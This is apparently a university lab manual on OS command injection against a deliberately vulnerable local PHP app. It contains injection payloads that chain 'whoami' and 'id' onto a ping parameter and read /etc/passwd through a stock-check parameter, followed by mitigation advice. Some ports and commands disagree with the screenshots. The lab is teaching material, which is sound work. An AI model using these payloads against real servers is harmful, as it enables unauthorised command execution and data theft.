

Lab Manual: OS Command Injection Vulnerability Assessment

CSE 487 - Cyber Security, Law, and Ethics
East West University

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1 Objective

The primary objectives of this laboratory experiment are:

1. To understand the fundamentals of OS Command Injection vulnerabilities in web applications.
2. To identify and analyze command injection attack vectors in PHP-based web applications.
3. To demonstrate various command injection techniques including semicolon chaining, pipe operators, and command substitution.
4. To assess the impact of command injection vulnerabilities on system confidentiality, integrity, and availability.
5. To recommend and implement appropriate security countermeasures.

2 Background Theory

2.1 What is OS Command Injection?

OS Command Injection (Shell Injection) allows an attacker to execute arbitrary operating system commands on the server hosting a web application. This occurs when a web application passes unsafe user-supplied data to a system shell without proper validation.

2.2 Common Injection Techniques

3 Lab Environment

All testing was conducted in an isolated Oracle VirtualBox environment running Kali Linux. The web application was hosted locally on the PHP Built-in Server (`localhost:9090`). No public or third-party systems were targeted.

Technique	Syntax	Description
Semicolon	cmd1; cmd2	Executes both commands sequentially
Pipe	cmd1 cmd2	Pipes output of cmd1 to cmd2
AND	cmd1 && cmd2	Executes cmd2 only if cmd1 succeeds
OR	cmd1 cmd2	Executes cmd2 only if cmd1 fails
Backtick	`cmd`	Command substitution via backticks

4 Methodology

1. **Environment Setup:** Start the vulnerable PHP web application.
2. **Vulnerability Identification:** Test each input parameter using cURL.
3. **Exploitation:** Demonstrate command execution and read sensitive files.
4. **Documentation:** Capture screenshots and document findings.

5 Step-by-Step Procedures

5.1 Step 1: Start the Vulnerable Web Application

```
1 cd /home/kali/CSE487_OS_Command_Injection/vulnerable-app
2 php -S 0.0.0.0:9090
```

```

kali@kali: ~/CSE487_OS_Command_Injection/vulnerable-app
Session Actions Edit View Help
└─$ sudo bash setup.sh
=====
VuInShop - Command Injection Lab Setup
=====

[1/4] Checking for PHP ...
[+] PHP is installed
[2/4] Checking for required tools ...
[+] curl found
[+] wget found
[+] nmap found
[+] netcat found
[3/4] Setting permissions ...
[4/4] Starting vulnerable web server ...

=====
Setup Complete!
=====

Vulnerable App URL: http://localhost:8080
Vulnerable Endpoints:
- http://localhost:8080/check_stock.php
- http://localhost:8080/ping.php
- http://localhost:8080/dns_lookup.php

WARNING: Use only in isolated lab environment!
Do NOT test against public/third-party systems!

Starting server on port 8080...
[Sat Aug 22 09:57:03 2026] PHP 8.4.22 Development Server (http://0.0.0.0:8080) started

```

Figure 1: Starting the vulnerable web application server on port 9090

5.2 Step 2: Verify Application is Running

Open Firefox and navigate to <http://localhost:9090>.




Figure 2: VulnShop homepage showing three vulnerable endpoints

5.3 Step 3: Test Normal Functionality

```
1 curl "http://localhost:9090/ping.php?ip=127.0.0.1"
```

```

(kali@kali)~$ curl "http://localhost:9090/ping.php?ip=127.0.0.1"
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Ping Result</title>
  <style>
    body { font-family: 'Segoe UI', sans-serif; background: #1a1a2e; color: #eee; min-height: 100vh; display: flex; justify-content: center; align-items: center; }
    .container { max-width: 700px; width: 90%; }
    .card { background: #16213e; border-radius: 10px; padding: 30px; box-shadow: 0 4px 15px rgba(0,0,0,0.3); }
    h1 { color: #e94560; margin-bottom: 20px; }
    .result { background: #0f3460; border-left: 4px solid #e94560; padding: 15px; border-radius: 0 5px 5px 0; white-space: pre-wrap; font-family: monospace; font-size: 13px; margin: 10px 0; }
    .back { display: inline-block; margin-top: 15px; color: #e94560; text-decoration: none; font-weight: bold; }
    .query-info { color: #aaa000; font-size: 12px; margin-bottom: 10px; }
  </style>
</head>
<body>
  <div class="container">
    <div class="card">
      <h1>Ping Result</h1>
      <p class="query-info">Command: ping -c 4 127.0.0.1</p><div class="result">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
ta.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.117 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.103 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.200 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.014/0.108/0.200/0.065 ms
</div>
      <a class="back" href="index.php">Back to Home</a>
    </div>
  </div>
</body>
</html>
(kali@kali)~$

```

Figure 3: Normal ping request showing expected output without injection

5.4 Step 4: Command Injection - Semicolon

```
1 curl "http://localhost:9090/ping.php?ip=127.0.0.1;whoami"
```

```
(kali@kali)~$ curl http://localhost:9090/ping.php?ip='whoami'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Ping Result</title>
  <style>
    body { font-family: 'Segoe UI', sans-serif; background: #1a1a2e; color: #eee; min-height: 100vh; display: flex; justify-content: center; align-items: center; }
    .container { max-width: 700px; width: 90%; }
    .card { background: #16213e; border-radius: 10px; padding: 30px; box-shadow: 0 4px 15px rgba(0,0,0,0.3); }
    h1 { color: #e9a560; margin-bottom: 20px; }
    .result { background: #0f3460; border-left: 4px solid #e9a560; padding: 15px; border-radius: 0 5px 5px 0; white-space: pre-wrap; font-family: monospace; font-size: 13px; margin: 10px 0; }
    .back { display: inline-block; margin-top: 15px; color: #e9a560; text-decoration: none; font-weight: bold; }
    .query-info { color: #a9a9a9; font-size: 12px; margin-bottom: 10px; }
  </style>
</head>
<body>
  <div class="container">
    <div class="card">
      <h1>Ping Result</h1>
      <div class="query-info">Command: ping -c 4 kali</div><div class="result">PING kali.kali (127.0.1.1) 56(84) bytes of data.
64 bytes from kali.kali (127.0.1.1): icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=3 ttl=64 time=0.053 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=4 ttl=64 time=0.100 ms

--- kali.kali ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.039/0.060/0.100/0.023 ms
</div>
      <a class="back" href="index.php">Blarr; Back to Home</a>
    </div>
  </div>
</body>
</html>
```

Figure 4: Successful command injection using semicolon - reveals current user "kali"

5.5 Step 5: Command Injection - Pipe Operator

```
1 curl "http://localhost:9090/ping.php?ip=127.0.0.1|id"
```




Figure 5: Command injection using pipe operator - shows user ID information

5.6 Step 6: Reading Sensitive Files

```
1 curl "http://localhost:9090/check_stock.php?product_id=1;cat /etc/passwd"
```




Figure 6: Stock checker with command injection - reading sensitive files

6 Security Recommendations

- **Input Validation:** Whitelist allowed characters (e.g., numeric only for IP addresses).
- **Use Safe APIs:** Avoid `shell_exec()`. Use language-native network libraries.
- **Escape Arguments:** If shell execution is unavoidable, use `escapeshellarg()` in PHP.